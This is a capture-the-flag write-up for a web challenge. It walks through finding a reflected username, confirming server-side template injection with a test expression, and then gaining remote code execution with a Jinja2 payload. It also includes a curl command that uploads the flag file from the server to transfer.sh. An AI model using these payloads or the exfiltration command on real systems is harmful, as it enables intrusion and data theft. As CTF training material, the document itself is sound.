Challenge Writeup

Title : open flag challenge

Category : Web

Author : Gokul


Description:
   What is open flag challenge ?
   I will tell the location of flag where its located, you just need to access that flag

Points : 100

Url : https://openflag.herokuapp.com

Walkthrough:

- Home page




The first page has the register page for the open flag challenge , So lets register with username and password

And click register , we are taken to the page where its shown as

``


CTF is a challenge where flag will be hidden somewhere, but the location of the flag is given here and its called as open flag challenge

``




Flag Location : ./flag.jpg => which says its in current directory and in the file flag.jpg

So its the image file and lets try to open that image by adding /flag.jpg to the URL




But adding /flag.jpg says 404 Not Found , but we are sure its in current directory which is already given.


So lets check other parts for any hints,
The source code has some comments like our username and some sentence




YES !! we can see that the username we entered at the time of registration is reflected here , whenever the userinput is reflected we can try for some XSS, SSTI etc…



So lets Try some basic SSTI payloads on username section to check for SSTI
Payload : {{ 8*8 }}






Oh yeah , it works so we have SSTI here so its time to Exploit now !!

By referring the Payload of All things github repo, we get a payload for Remote code Execution ,

Payload : {{ config.__class__.__init__.__globals__['os'].popen('ls').read() }}

So after injecting this payload in username section we can see it list all its content in that directory



Finally we have got RCE !!

So now we can access any files in that machine, but we dont require other files we require flag thats in that current directory in the file flag.jpg


So by transfer.sh we can upload files and we can get a link , so lets try this method to upload a file to transfer.sh from cli

Command : curl http://transfer.sh --upload-file [file_to_upload]


So we can inject this command in username with flag.jpg file

curl http://transfer.sh --upload-file flag.jpg

Now we can see the comment section that we got the link for the file flag.jpg



Lets open that link in the new browser tab,



So we have got the Final Flag :)